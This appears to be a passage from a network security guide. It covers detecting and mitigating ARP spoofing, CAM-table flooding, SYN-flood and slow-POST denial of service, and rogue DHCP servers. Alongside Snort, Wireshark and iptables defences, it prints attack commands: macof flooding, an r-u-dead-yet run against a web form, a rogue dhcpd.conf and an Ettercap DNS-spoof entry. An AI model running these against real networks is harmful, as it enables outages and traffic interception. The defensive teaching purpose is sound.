
In the case of Snort, this has a prefix processor ARP designed to generate alerts in the case of an ARP Spoof Attack.. To activate it, you must uncomment the following line in snort.conf:

```
#preprocessor arpspoof
```

then add the IP/MAC pairs to the machines that you want to monitor so that the prefix processor observes an ARP packet where the IP address of the sender coincides with one of the added entries and the MAC address of the sender does not coincide with that saved, Snort generates an alert. To add an entry to snort.conf write:

```
preprocessor arpspoof_detect_host: 192.168.254.254 00:0e:0c:c6:c5:82
```

If you now execute Snort, it will warn you if there is an attempt to falsify the gateway MAC. Take note of the output that is produced when an attacker executes Ettercap:




```
root@Mordor:~# snort -d -h 192.168.254.0/24 -A full-c /etc/snort/snort.conf
```

```
root@Mordor:/var/log/snort# tail -f /var/log/snort/alert

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:49.671380

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:50.689457

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:51.699448

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
10/19-13:30:52.711415
```

Figure 11- Snort (ARP cache overwrite)

Another focus of attention for administrators is the search for cards that are functioning in a disordered way, which is quite common in this type of scenario. Tools such as Neped, Sentinel, AntiSniff or SniffDet are quite useful as they detect cards in this state.

The following is an example of output generated by Nast:[9]



```
root@Mordor:~# nast -P all

Nast V. 0.2.0

This check can have false response, pay attention!
Probe for hosts...done

192.168.254.1 (192.168.254.1)   ---------> Not found
192.168.254.3 (192.168.254.3)   ---------> Found!
192.168.254.6 (192.168.254.6)   ---------> Not found
192.168.254.32 (192.168.254.32)   ---------> Not found
```

Figure 12- Nast

Attacks such as this or others as original as the one shown by Chris John Riley with his script in python prn-2-me[10] to store and redirect PCL and PostScript work to a physical printer, are examples of the scope of a MitM (*Man in the Middle*) attack.

4.2. PORT FLOODING

4.2.1. Description

A similar example to the previous one, although easier to detect, is sending multiple false segments to a port in order to saturate the switch assignment table. Normally, a switch has an internal memory called CAM (*Content-Addressable Memory*), where ports are assigned to MAC addresses. When a segment gets to a port, the CAM adds an entry to the table specifying the MAC of the machine that sent the segment along with the port in which it is located. In this way, when the switch receives a segment directed to this machine it knows from what port it must send it.

If the destination of the segment is unknown, because the machine has not managed to generate the traffic or because the associated entry to this machine has expired, the switch copies the segment and sends it to all ports of the same VLAN except to the port that received it. This way, all machines connected to the switch receive this segment and only the corresponding machine with a MAC that coincides with the segment destination MAC replies, enabling the switch to add an entry in the CAM table with the new MAC/port association. With this, the switch does not need to flood all ports with future packets destined to this machine.

---

[9] **Seguridadyredes:** Detecting sniffers in switched networks.


http://seguridadyredes.nireblog.com/post/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion

[10] **Blog.c22:** “Man in the Middle Printers”
http://blog.c22.cc/2009/03/22/man-in-the-middling-printers/

However, what happens if hundreds of segments are sent falsifying the source MAC of the machine and fill up the CAM table? If that happens, the behaviour depends on the manufacturer. Low-end switches do not contain virtual CAM tables; that is, if the table has a maximum number of entries for saving MAC/port associations, and a machine fills that table with *n* entries, the table fills up and **all** VLANs are infected. [11]

For virtual CAM tables, a separate space for addresses for each VLAN is maintained. That way, only machines with their own VLAN are affected.

Yersinia or Macof enable you to generate packet flooding with randomly created MAC to saturate the switch assignment table:




```
root@bt:~# macof -i eth0 -n 1000
9e:3:2b:0:d:c8 ee:b0:d9:6c:e4:8b 0.0.0.0.63518 > 0.0.0.0.55376: S 1811335234:1811335234(0) win 512
c4:9f:8d:1f:d5:31 6b:82:fd:7e:f9:de 0.0.0.0.35857 > 0.0.0.0.62832: S 1603328042:1603328042(0) win 512
bd:1f:62:4e:ae:8c ab:b8:28:56:1a:6a 0.0.0.0.62505 > 0.0.0.0.8561: S 804371142:804371142(0) win 512
a7:75:21:2f:80:ee 65:a3:a1:60:90:42 0.0.0.0.60476 > 0.0.0.0.62084: S 224272867:224272867(0) win 512
25:89:a2:73:92:ee 4a:4b:1:7:30:7e 0.0.0.0.4970 > 0.0.0.0.22943: S 1324361036:1324361036(0) win 512
66:61:3d:d:5b:62 56:94:7c:43:77:7d 0.0.0.0.35896 > 0.0.0.0.49311: S 1541919794:1541919794(0) win 512
```

Figure 13- Macof

4.2.2. Mitigation

Detecting this type of attack using a protocol analyser is easy. All you have to do is monitor the traffic generated by this network segment and you will see a large quantity of segments with random values.

In Wireshark you see the following:



```
346 13.300620   39.39.218.123    67.129.128.67    TCP   [Malformed Packet]
347 13.301344   65.30.29.120     192.164.170.9    TCP   [Malformed Packet]
348 13.302264   82.8.242.103     225.173.109.6    TCP   [Malformed Packet]
349 13.303184   88.125.244.10    81.219.96.39     TCP   [Malformed Packet]
350 13.305176   92.236.234.36    103.223.24.56    TCP   [Malformed Packet]
351 13.306176   40.255.13.13     57.31.185.74     TCP   [Malformed Packet]
```

Figure 14 - Capturing packets generated by Macof

The reason for showing "*malformed packets*" is due to the way in which Macof builds TCP packets without taking into account protocol specifications.

As previously mentioned, this attack takes place when there is packet flooding in all ports for all VLANs (when there are no virtual tables) once the assignment table is full.

[11] **Cisco Book:** What Hackers Know About Your Switches.(Pg. 29)
Author: Eric Vyncke, Christopher Paggen
ISBN: 978-1-58705-256-9 Auto
http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563

In that case, it is also possible to let Wireshark eavesdrop on any switch ports and monitor for illegitimate segments being received.

Medium/high-end switches can be configured with specific parameters to reduce this type of attack. Some of the parameters that can be configured are: the flooding level of packets allowed by VLAN and MAC (*Unicast Flooding Protection*), the number of MAC by port (*port security*) and the expiry time of the MAC in the CAM table (*ageing time),* amongst others[12].

4.3. DDOS ATTACKS

4.3.1. Description


Figure 15 represents an example of distributed denial-of-service (*DoS*) attacks on a small scale, performed by hping2 that stands out as soon as the capture process starts. In this case, an Apache is installed on machine 10.0.0.101 and you can see a large number of TCP segments with the SYN flag activated from the same IP that do not receive a response from the web service.

You can see the packet sequence graphically by selecting from the menu *Statistics, >> Flow Graph*. This tool enables you to track the behaviour of TCP connections because, as you can see in the image, it intuitively illustrates, using arrows, the source and target of each packet, highlighting the active flags that intervene in each connection flow.

In each case, you can see in a short period of time that there are a number of connection attempts by the IP 10.0.0.200 to port 80 of machine 10.0.0.101, a rather unusual situation. The server has tried to resolve the MAC of the client machine several times, one of which you can see in packet 7852, but when no response is received and not having the physical address of the host, it can not send an ACK-SYN to the same to continue with the three-step connection.

This means that the TCP/IP stack of the server has to wait for a set time for each connection. During this time more packets keep arriving that create new connections. For each connection that tries to be made, a structure in memory called TCB (*Transmission Control Block*) is created and used by the TCP/IP stack of the operating system to identify each connection (local and remote sockets, current segment, pointers to send and reception buffers, etc) and, with a high number, to end the resources of the machine so that the machine stops responding to more connection requests.

[12] **Cisco:** Configuring Port-Based Traffic Control http://www.cisco.com/en/US/docs/switches/lan/catalyst3550/software/release/12.2_25_see/configuration/guide/swtrafc.html



```
No. .  Time       Source              Destination   Protocol  Info
7850 24.105115  10.0.0.200          10.0.0.101    TCP       10347 > www [SYN] Seq=0 Len=0
7851 24.107584  10.0.0.200          10.0.0.101    TCP       10348 > www [SYN] Seq=0 Len=0
7852 24.109991  IntelCor_6e:a2:69   Broadcast     ARP       Who has 10.0.0.200?  Tell 10.0.0.101
7853 24.112248  10.0.0.200          10.0.0.101    TCP       10349 > www [SYN] Seq=0 Len=0
7854 24.113757  10.0.0.101          10.0.0.100
7855 24.117244  10.0.0.200          10.0.0.101
7856 24.118701  10.0.0.200          10.0.0.101
7857 24.119758  10.0.0.200          10.0.0.101
7858 24.120483  10.0.0.100          10.0.0.101
7859 24.120501  10.0.0.101          10.0.0.100
7860 24.124189  10.0.0.200          10.0.0.101
7861 24.125122  10.0.0.101          10.0.0.100
7862 24.127391  10.0.0.200          10.0.0.101
```

```
▷ Internet Protocol, Src: 10.0.0.200 (10.0.0.200), Dst: 10.0
▽ Transmission Control Protocol, Src Port: 10347 (10347), Ds
    Source port: 10347 (10347)
    Destination port: www (80)
    Sequence number: 0    (relative sequence number)
    Header length: 20 bytes
  ▷ Flags: 0x02 (SYN)
    Window size: 2048
  ▷ Checksum: 0x0269 [correct]
```

```
0000  00 13 ce 6e a2 69 00 0e  7b 88 3d 16 08 00 45 00   ...
0010  00 28 b8 5b 00 00 40 06  ad 48 0a 00 00 c8 0a 00   .(.
0020  00 65 28 6b 00 50 71 36  c3 15 04 47 2e ff 50 02   .e(
0030  08 00 02 69 00 00 00 00  00 00 00 00               ...
```

Graph Analysis

```
Time    10.0.0.200          10.0.0.101          10.0.0.100    Comment
24,078  (10338) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,081  (10339) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,084  (10340) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,087  (10341) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,090  (10342) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,093  (10343) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,096  (10344) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,099  (10345) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,102  (10346) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,105  (10347) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,108  (10348) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,112  (10349) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,114                      (42405) ---SYN--->  (445)         Seq = 0 Ack = 1808971788
24,117  (10350) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,119  (10351) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,120  (10352) ---SYN--->  (80)                              Seq = 0 Ack = 0
24,120                      (42405) <--SYN, ACK-- (445)       Seq = 0 Ack = 1
24,121                      (42405) ---ACK--->  (445)         Seq = 1 Ack = 1
```

Figure 15- Flow Graph

Similar to this type of attack was that performed recently by the group Anonymous, 4chan against Amazon and Paypal servers using LOIC (Low Orbit Ion Cannon) and HOIC (High Orbit Ion Cannon) tools due to a dispute with Wikileaks. These tools are a very user friendly interface in which you can choose different attack options such as UDP, TCP or HTTP, as well as the speed and the number of simultaneous threads.

4.3.2. Mitigation

There are a great number of DDoS attacks, in addition to those previously mentioned: *Direct Attacks*, *TTL expiry attack*, *IP unreachable attack*, *ICMP transit attacks*, *Reflection Attacks*, etc. They are very difficult to contain, especially when it involves a high volume of traffic. [13]

Owning devices that enable you to stop these attacks are expensive, making contacting the ISP the most appropriate action.

However, when the DDoS attack is not that excessive, an appropriate configuration of the operating system and affected service could help to counteract the attack. For example, there are Linux kernel parameters that enable you to modify the behaviour when faced with certain circumstances, which are very useful to protect your server against certain circumstances. Some of these parameters can be found in /etc/sysctl.conf:

[13] **IETF:** TCP SYN Flooding Attacks and Common Mitigation
http://www.ietf.org/rfc/rfc4987.txt

- **tcp_syncookies:** protects you against *Syn Flood* attacks (like the one described above). The way it works is as follows: when the *syn* segment request queue completes, the kernel responds with a *syn-ack* segment as normal, but creates a special, encrypted sequence number that represents the source and target IP, the port and the timestamp of the received packet.

  That way, the *syn* entry in the *backlog* (pending connections queue) is no longer necessary because it can be rebuilt from the sequence number received. You can activate *syn* cookies with:

  ```
  sysctl -w net.ipv4.tcp_syncookies=1
  ```

- **ignore_broadcasts:** One type of DDoS attack are the well known *Smurf* attacks in which ICMP (*echo request*) packets are sent to a broadcast address with a false IP source. This false IP is the target of the attack, as it receives multiple *echo reply* response packets as a result of the broadcast packet sent by the attacker. One way of deactivating the ICMP echo-broadcast requests is by activating the following option:

  ```
  sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1
  ```

- **rp_filter:** Known also as *source route verification*, it has the same purpose as Unicast RPF (*Reverse Path Forwarding*) [14] and uses Cisco routers. It is used to check that the packets that enter via an interface are accessible based on the source address, making it possible to detect IP Spoofing**:**

  ```
  sysctl -w net.ipv4.conf.all.rp_filter=1
  ```

For attacks that are performed by programs like LOIC, it is also possible to implement measures using iptables and hashlimit modules to limit the number of packets that you want a particular service to accept.

Sectechno proposes the following configuration to limit HTTP connections to your web server[15]:

```
iptables -A INPUT -p tcp --dport 80 -m hashlimit --hashlimit-upto
50/min --hashlimit-burst  [X] --hashlimit-mode srcip --hashlimit-name
http -j ACCEPT
```


[14] **Cisco:** Reverse Path Forwarding
http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html
[15] **Layer 7 Attacks:** iptables and hashlimit
http://www.sectechno.com/2011/01/25/preventing-layer-7-ddos-attack/

The clauses hashlimit-burst and hashlimit-upto set the maximum size of the bucket and the number of IP packets that limit the connections to port 80. You can also take steps to resist numerous forceful attacks at services such as ssh, ftp, etc. by limiting the number of IPs allowed per minute.

```
iptables -A INPUT -p tcp --dport 22 -m hashlimit --hashlimit 1/min
--hashlimit-mode srcip --hashlimit-name ssh -m state --state NEW -j
ACCEPT
```

Regardless of the measures adopted in the operating system, it is recommended that public services such as web services, FTP, DNS, etc located in a DMZ (*Demilitarised Zone*) are made secure separate to the rest. For example, in the case of Apache it would be very useful to give it modules such as mod_evasive, mod_antiloris, mod_security, mod_reqtimeout or similar to help fight against a great variety of DDoS attacks against this platform (http post attack, http get attack used by Slowloris, etc.)[16]

There are several tools that you can use to test your web server against this type of attack and in this way check its resistance against it. Examples of this are script in python r-u-dead-yet/RUDY developed by Raviv Raz or the OWASP HTTP Post Tool[17] developed by Tom Brennan.



```
root@Mordor:~/Escritorio# python r-u-dead-yet.py http://www.[redacted].com/contactar.php

Found 1 forms to submit. Please select number of form to use:

1 ) http://www.[redacted].com/contactar.php/

> 1

Found 4 parameters to attack. Please select number of parameter to use:

1 ) nombre
2 ) email
3 ) motivo
4 ) envio

> 3

Number of connections to spawn: (default=50)

>

Use SOCKS proxy? [yes/no] (Default=no)
>

[!] Attacking: http://www.[redacted].com/contactar.php/
[!] With parameter: motivo
```

Figure 16- R-U-Dead-Yet python script

16 **SecurityByDefault:** Slowloris, Two for Apache
http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html
SecurityByDefault: Top recommended modules for Apache
http://www.securitybydefault.com/2010/08/top-modulos-recomendados-para-apache.html


17 **Owasp:** HTTP Post Tool
http://www.owasp.org/index.php/OWASP_HTTP_Post_Tool

Correctly isolating the machines located in the DMZ by using technologies such as PVLAN[18] (Private VLAN), Port Isolation or similar prevents a machine compromised in a DMZ[19] from attempting to access another of the services in the same network segment.

Wireshark supports the geolocalisation services of MaxMind, which means you can obtain towns and countries associated with the captured IPs giving information about the origin of the packets. In certain scenarios in which you are victim to a DDoS or in the case of Botnets, it can be very useful to know the source visually. To do this, you need to download and add the GeoIP, GeoLiteCity and GeoIPASNum databases from http://www.maxmind.com to Wireshark using *Preferences >> Name Resolution >> GeoIP database*.

Then, from the header of *Internet Protocol*, in one of the packets you are interested in, right-click and select the option *"Enable GeoIP lookups"*.

Lastly, from the *Statistics*, in the IPv4 tab, you can see the towns, countries and AS numbers along with the rest of the statistics. From there, click *Map* to obtain a graphic representation.[20]



Tx Packets	Tx Bytes	Rx Packe
5788	859679	5919
1064	63840	0
995	1094374	952
983	1290170	805
737	1005545	586

```
.212 629.560960
.213 629.815905
.214 629.816114
.215 629.819241
.216 629.963716
```

```
ame 11204 (54 bytes on wire, 54 by
hernet II, Src: Foxconn_e8:50:0e
```

Figure 17- Geolocalisation in Wireshark

[18] **Cisco:** Configuring Isolated Private VLANs
http://www.cisco.com/en/US/tech/tk389/tk814/technologies_configuration_example09186a008017acad.shtml

[19] **Cisco:** Demilitarised Zone (DMZ) Port
http://www.cisco.com/en/US/docs/ios/12_3/12_3x/12_3xr/dmz_port.html

[20] **Lovemytool.** Geolocalisation with Wireshark.
http://www.lovemytool.com/blog/2009/07/joke_snelders2.html

4.4. DHCP SPOOF

4.4.1. Description


Another type of less well known attack, but as efficient as the *ARP Spoof*, consists of falsifying Dynamic Host Configuration Protocol (DHCP) packets. The attack installs a false DHCP or software that emulates the functions of the same in such a way that it responds to DHCPDISCOVER client requests. You need to analyse the steps taken between client and legitimate DHCP server to understand the attack in greater detail:

- When a computer connects to the network and requests an IP address, it sends a DHCPDISCOVER to the broadcast address *(User Datagram Protocol* - UDP) waiting for the response of a DHCP server.

- The DHCP server replies to this request by sending a *unicast* packet called DHCPOFFER containing several configuration parameters (IP, *gateway*, etc.).

- Up to this point, the client can receive offers from various DHCP services for which it uses the following criteria: if the proposed offer corresponds to a previously assigned address (saved by the client) the client selects this one. If the proposal is not related to the previous IP address, the client acquires the first offer received.

- In response to this offer, the client sends a DHCPREQUEST to the broadcast address asking for authorisation to use this configuration to which the server responds either with a *unicast* DHCPACK packet authorising the use of this configuration or with a DHCPNAK denying the use of those parameters.



```
11 2.783068    0.0.0.0              255.255.255.255    DHCP     DHCP Discover - Transaction ID 0x1461505e
12 2.879211    192.168.254.254      192.168.254.199    DHCP     DHCP Offer    - Transaction ID 0x1461505e
13 2.879447    0.0.0.0              255.255.255.255    DHCP     DHCP Request  - Transaction ID 0x1461505e
14 2.902201    192.168.254.254      192.168.254.199    DHCP     DHCP ACK      - Transaction ID 0x1461505e
```

Figure 18- Negotiating DHCP


The interesting part is that the DHCP protocol does not have authentication mechanisms that enable you to verify the source of the packets during the negotiation of these configuration parameters. To this end, there is nothing that stops an attack falsifying DHCPOFFER packets supplying false information to the client.

A possible attack scenario consists of supplying, as linking port, the IP of the attacker itself to receive packets destined to go outside the LAN. The attacker routes these packets to the legitimate site to make the attack completely transparent to the user.

In the same way, the attack can falsify DNS responses specifying its IP as DNS server to be able to manipulate any subsequent name resolutions.

If you come across this type of situation, Wireshark informs you of any abnormal use of DHCP protocol. Another symptom could be the generation of errors on your machines due to duplicated IPs.

Tools such as Yersinia, Ettercap or by just configuring a DHCP server in the attacking machine, such as dhcpd3, are sufficient to create an MitM (*Man in the Middle*) using falsified DHCP responses.




```
ddns-update-style none;

authoritative;

subnet 192.168.254.0 netmask 255.255.255.0 {
interface eth0;
range 192.168.254.222 192.168.254.225;
default-lease-time 600;
max-lease-time 7200;
option subnet-mask 255.255.255.0;
option broadcast-address 192.168.254.255;
option routers 192.168.254.254;
option domain-name-servers 192.168.254.211;
}
```

Figure 19- Configuring dhcpd.conf

Here is an example. An attacker configures a dhcpd3 server on a Linux machine with the parameters detailed in the previous figure (/etc/dhcp3/dhcpd.conf). In it, a range of 4 obsolete IP addresses are configured (that do not have a DNS PTR register between them, that are not listening for common services or just listening to legitimate responses from the DHCP server) and a default, legitimate gateway (192.168.254.255), specified as DNS server, the attacking IP (192.168.254.211). Prepare Ettercap to falsify certain DNS responses as well[21]:

```
echo www.inteco.es  A   192.168.254.211 >> /usr/share/ettercap/etter.dns
```

When a user connects to the network and requests an IP via DHCP, the false server facilitates all the required data and as DNS server, the attacking IP:




```
  Client MAC address: Foxconn_e8:50:0e (00:15:58:e8:50:0e)
  Server host name not given
  Boot file name not given
  Magic cookie: (OK)
▷ Option: (t=53,l=1) DHCP Message Type = DHCP ACK
▷ Option: (t=54,l=4) Server Identifier = 192.168.254.211
▷ Option: (t=51,l=4) IP Address Lease Time = 10 minutes
▷ Option: (t=1,l=4) Subnet Mask = 255.255.255.0
